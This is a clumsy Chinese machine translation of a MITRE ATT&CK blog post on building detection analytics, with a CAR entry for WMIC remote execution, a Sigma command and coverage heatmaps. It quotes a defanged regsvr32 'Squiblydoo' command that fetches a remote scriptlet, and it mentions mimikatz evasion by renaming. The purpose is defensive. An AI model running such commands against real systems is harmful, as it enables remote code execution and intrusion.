ATT&CK入门：检测和分析

约翰·温德

6月18日 · 10分钟阅读

希望您有机会阅读Katie Nickels关于开始使用ATT和CK进行威胁情报的帖子，该文章了解了攻击者正在采取什么措施来攻击您以及如何利用这些知识优先考虑保护什么。在这篇文章中，我将讨论如何为这些行为构建检测。


与本系列的第一篇文章一样，这篇文章将根据您的团队的复杂程度以及您可以访问的资源分为几个级别：

- 对于刚开始可能没有很多资源的人来说，1级
- 对于那些中级球队开始成熟的人来说，2级
- 对于那些拥有更先进的网络安全团队和资源的人来说，这是第3级。

构建分析以检测ATT和CK技术可能与您习惯进行检测的方式不同。ATT和基于CK的分析不是识别已知坏的东西并阻止它们，而是涉及收集有关系统上发生的事情的日志和事件数据，并使用它来识别ATT和CK中描述的可疑行为。

1级

创建和使用ATT和CK分析的第一步是了解您拥有的数据和搜索功能。毕竟，为了找到可疑行为，您需要能够查看系统上发生的情况。一种方法是查看每种ATT和CK技术列出的*数据源*。这些数据源描述了可以让您了解给定技术的数据类型。换句话说，它们为您提供了一个很好的起点。



ATT和CK技术的数据来源

如果你仔细查看数据源中的一系列不同技术，或者按照Roberto Rodriguez和Jose Luis Rodriguez在ATT和CKCon上演示的方法来查看数据源的技术（MITER也创建了一些辅助脚本），你会发现有几个来源在检测大量技术方面很有价值：


- **处理和处理命令行监视**，通常由Sysmon，Windows事件日志和许多EDR平台收集
- **文件和注册表监控**，通常由Sysmon，Windows事件日志和许多EDR平台收集
- **身份验证日志**，例如通过Windows事件日志从域控制器收集的日志
- **数据包捕获**，尤其是东/西捕获，例如Zeek等传感器在网络中的主机和包围区之间收集的**数据包**

一旦您知道自己拥有哪些数据，就需要将这些数据收集到某种搜索平台（SIEM）中，以便对其进行分析。您可能已将此作为IT或安全操作的一部分，或者它可能是您需要构建的新内容。对于这些屏幕截图和演练，我将使用带有Sysmon数据的ELK（ElasticSearch / Logstash / Kibana），但是有许多商业和开源产品，我们不推荐任何特定平台。不要低估这个过程中的这些步骤，调整数据集合往往是最难的部分！

奖金等级0内容：需要访问一个好的企业数据集进行测试吗？查看来自Splunk的SOC（BOTS）数据集的Boss或来自MITRE的BRAWL数据集。两者都可以作为JSON使用，因此可以加载到Splunk，ELK和其他SIEM中。BOTS非常广泛并且包含真实的噪音，而BRAWL则受到更多限制，并且仅关注红队活动。

一旦你的SIEM中有数据，你就可以尝试一些分析了。一个很好的起点是查看其他人创建的分析，并针对您的数据运行它们。下面的资源中列出了几个分析存储库，但如果您有端点流程数据，那么一个好的入门分

析是CAR-2016-03-002。这将尝试使用WMI来执行远程系统上的命令，这是Windows Management Instrumentation描述的常见对手技术。



CAR-2016-03-002: Create Remote Process via WMIC

Adversaries may use Windows Management Instrumentation (WMI) to move laterally, by launching executables remotely.The analytic CAR-2014-12-001 describes how to detect these processes with network traffic monitoring and process monitoring on the target host. However, if the command line utility `wmic.exe` is used on the source host, then it can additionally be detected on an analytic. The command line on the source host is constructed into something like `wmic.exe /node:"\<hostname\>" process call create "\<command line\>"`. It is possible to also connect via IP address, in which case the string `"\<hostname\>"` would instead look like `IP Address`.

Submission Date: 2016/03/28
Information Domain: Host
Data Subtypes: Process
Analytic Type: TTP
Contributors: MITRE

Although this analytic was created after CAR-2014-12-001, it is a much simpler (although more limited) approach. Processes can be created remotely via WMI in a few other ways, such as more direct API access or the built-in utility PowerShell.

ATT&CK Detection

Technique	Tactic	Level of Coverage
Windows Management Instrumentation	Execution	Low

Data Model References

Object	Action	Field
process	create	exe
process	create	command_line

Implementations

Pseudocode

Looks for instances of wmic.exe as well as the substrings in the command line:

- `process call create`
- `/node:`

```
processes = search Process:Create
wmic = filter processes where (exe == "wmic.exe" and command_line == "* process call create *" and command_line == "* /node:*
output wmic
```

通过WMIC创建远程过程的CAR条目

您需要阅读并理解描述才能知道它正在寻找什么，但让它运行的重要部分是底部的伪代码。将该伪代码转换为搜索您正在使用的任何SIEM（确保数据中的字段名称正确），然后运行它以获得结果。如果您不习惯翻译伪代码，您还可以使用名为Sigma的开源工具及其规则库来转换为您的目标。在这种情况下，CAR-2016-03-002已经包含在Sigma规则中，如果您已经安装了Sigma并且您在其目录中，则可以运行此命令来获取（作为示例）ELK / WinLogBeats查询：

```
sigmac -target es-qs -c tools / config / elk-
winlogbeat.yml \ rules / windows / process_creation /
win_susp_wmi_execution.yml
```

针对BRAWL数据运行WMI分析的结果

你现在的工作是查看每个结果并弄清楚它是否是恶意的。如果您使用了BRAWL数据集，那么它们都非常恶意：它会尝试运行and.exe，并在进一步探索相关事件后，刚刚将SMB移动到SMB上的主机并添加到自动运行注册表项以保持持久性。如果您正在查看自己的企业数据，那么希望是良性或已知的红色团队数据 - 如果没有，可能会停止阅读此博客并找出您正在处理的内容。

一旦你有了基本的搜索返回数据并且感觉很舒服，你可以理解结果，试着过滤掉你环境中的误报，这样你就不会淹没自己。你的目标不应该是零误报，但它应该尽可能地减少它们，同时仍然确保你将捕获恶意行为。一旦分析具有较低的误报率，您可以在每次分析触发或将其添加到分析库以用于手动威胁搜寻时自动在SOC中创建故障单。

2级

一旦您有其他人在运营中编写的分析，您就可以通过编写自己的分析来开始扩展覆盖范围。这是一个更复杂的过程，需要了解攻击的工作方式以及它们如何反映在数据中。首先，请查看ATT和CK的技术说明以及示例中链接的威胁报告。


举个例子，让我们假装Regsvr32没有很好的检测。ATT和CK页面列出了Regsvr32如何使用的几种不同变体。而不是编写一个分析来涵盖所有这些分析，而是只关注一个方面，以避免旋转你的车轮。例如，您可能想要检测由Casey Smith在Red Canary发现的“Squiblydoo”变体。从示例链接的报告显示了使用regsvr32的命令行的几个实例，例如Cobalt Kitty的Cybereason分析中的这个示例：

The attackers downloaded COM scriptlets using regsvr32.exe:
regsvr32 /s /n /u /i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll

Cobalt Kitty使用Squibly道的证据

一旦你理解了对手如何使用这种技术，你应该弄清楚如何自己运行它，这样你就可以在自己的日志中看到它。一个简单的方法是使用Atomic Red Team，一个由Red Canary领导的开源项目，提供与ATT和CK一致的红色团队内容，可用于测试分析。例如，您可以找到Regsvr32 的攻击列表，包括Squiblydoo。当然，如果您已经在进行红队合作，请随意运行您自己认识的攻击（在您获得许可的系统上！）并尝试为这些攻击开发分析！

奖金等级0内容：真的想创建自己的分析并运行自己的攻击，但没有自己的网络？站起来并按上面的方式对其进行监控，然后对其进行攻击。检测实验室提供了一组很好的配置脚本来实现这一目标。



运行Squiblydoo攻击以启动calc.exe的输出

运行攻击后，查看SIEM内部以查看生成的日志数据。在这个阶段，您正在寻找使这个恶意事件看起来与众不同的东西。我选择Squiblydoo作为一个例子，因为它很简单：没有合法的理由让regsvr32.exe调用Internet，因此一个简单的分析是查找创建regsvr32.exe进程并且命令行包含“/我：HTTP”。

要遵循的一般模式是编写搜索以检测恶意行为，修改它以过滤掉误报，确保它仍然检测到恶意行为，然后重复以减少其他类型的误报。

分析开发工作流程

3级


您是否确信您正在开展质量分析以检测来自Atomic Red Team的攻击？通过做一些紫色团队来测试自信并改善你的防御！

在现实世界中，对手不仅仅是从一些书中复制/粘贴cookie切割攻击。他们适应并试图逃避你的防御 - 包括你的分析（这就是为什么在ATT和CK中有防御逃避策略，毕竟）。确保您的分析能够抵御逃避的最佳方法是直接与红色工作人员合作。您和您的蓝队将负责创建分析，红队将负责*对手仿真* - 实际上，试图通过执行我们从对手在现实世界中使用的威胁情报中了解的攻击和逃避类型来逃避您的分析。换句话说，他们将像真正的对手一样行动，以便您可以了解您的分析将如何与真正的对手对抗。

这是在实践中如何运作的。你有一些分析，比方说检测凭据转储。也许你听说过mimikatz并编写了一个解析来检测命令行上的mimikatz.exe或者通过Powershell检测Invoke-Mimikatz。为了紫色团队，请*将该分析提供给您的红队*。然后，他们可以找到并执行一种可以逃避分析的攻击。在这种情况下，他们可能会将可执行文件重命名为mimidogz.exe。此时，您需要更新分析以查找不依赖于确切命名的不同工件和行为。也许你从mimikatz访问lsass.exe时寻找特定的GrantedAccess位掩码（不要担心确切的细节，这只是一个例子）。您将再次将此提供给您的红色团队，并且他们将执行逃避行为，例如，添加额外的访问权限，以便您的GrantedAccess位掩码不再检测到它。这种来回被称为紫色团队，它是快速提高分析质量的好方法，因为它可以衡量您检测攻击者实际使用的攻击的能力。一旦你进入一个紫色团队所有分析的阶段，你甚至可以自动化这个过程，以确保你没有任何回归并且正在捕捉新的攻击变种。我们正在研究一个像这样的帖子，更多地讨论对手模拟和红色团队 - 所以请继续关注这个过程的一半。

这也与Andy Applebaum将在未来关于ATT和CK SOC评估的博客文章中谈论的内容有关。一旦你进入这个高级并且正在构建分析语料库，你将需要使用ATT和CK（通过ATT和CK Navigator或使用你自己的工具）来


跟踪你可以和不能覆盖的内容。例如，您可能会从分析的愿望清单开始，以检测Katie Nickels和Brian Beyer在其SANS CTI峰会演示中指出的技术。



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions	File System	Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
	Launchctl			Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay

热图与目标技术


然后，您整合来自CAR的分析并对这些黄色进行着色以表明至少您有一些覆盖（如上所述，单个分析不可能为任何给定的技术提供足够的覆盖）。



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Obfuscated Files or Information	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Masquerading	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions	File System	Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
	Launchctl			Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay

带有CAR分析的热图

然后，您可以优化这些分析，并可能添加更多内容以提高这些技术的覆盖率。最后，也许你已经足够舒服地检测了一些你将它们染成绿色的部分 - 请记住，你永远不会百分之百地确保捕获给定技术的每一种用法，所以绿色并不意味着完成，现在只是意味着好的。



使用CAR和自定义开发的分析热图

当然，随着时间的推移，您将希望扩大您关注的事物的范围。您可以参考Katie关于威胁行为者优先排序的帖子，使用供应商发布的一些资源根据他们的监控技术的流行程度确定优先级，或者最重要的是，为您所了解的活动开发分析你自己的事。最后，您希望开发一组越来越全面的检测，以便您可以检测到越来越多的对手攻击我们的事情 - 而ATT和CK为您提供了记分卡。

在结束

这篇博客文章让您了解构建分析以检测ATT和CK技术意味着什么，以及如何考虑构建一套分析。它建立在前一篇文章的基础上，不仅表明您可以通过网络威胁情报了解对手可以做什么，而且您可以使用该智能来构建分析以检测这些技术。未来的帖子将更多地讨论如何为您的防御建立工程和评估流程，包括分析，以及如何进行全面的红队以验证您的防御。

资源

- CAR：MITRE的分析存储库。
- EQL：Endgame的开源分析库。
- Sigma：独立于工具的分析格式，以及Florian Roth和Thomas Patzke的分析存储库。
- ThreatHunter Playbook：Roberto Rodriguez在日志数据中寻找ATT和CK技术的策略库（即不是分析，而是帮助您构建分析的大量信息）。
- Atomic Red Team：Red Canary的红队图书馆测试您的分析。

- 检测实验室：一组脚本，用于设置一个简单的实验室来测试Chris Long的分析。
- BOTS：Splunk的SOC数据集的Boss，具有背景噪音和红队攻击。
- BRAWL公共游戏：MITRE的红队数据集。
- ATT＆CK Navigator：一种可视化ATT和CK矩阵数据的工具，包括分析覆盖率。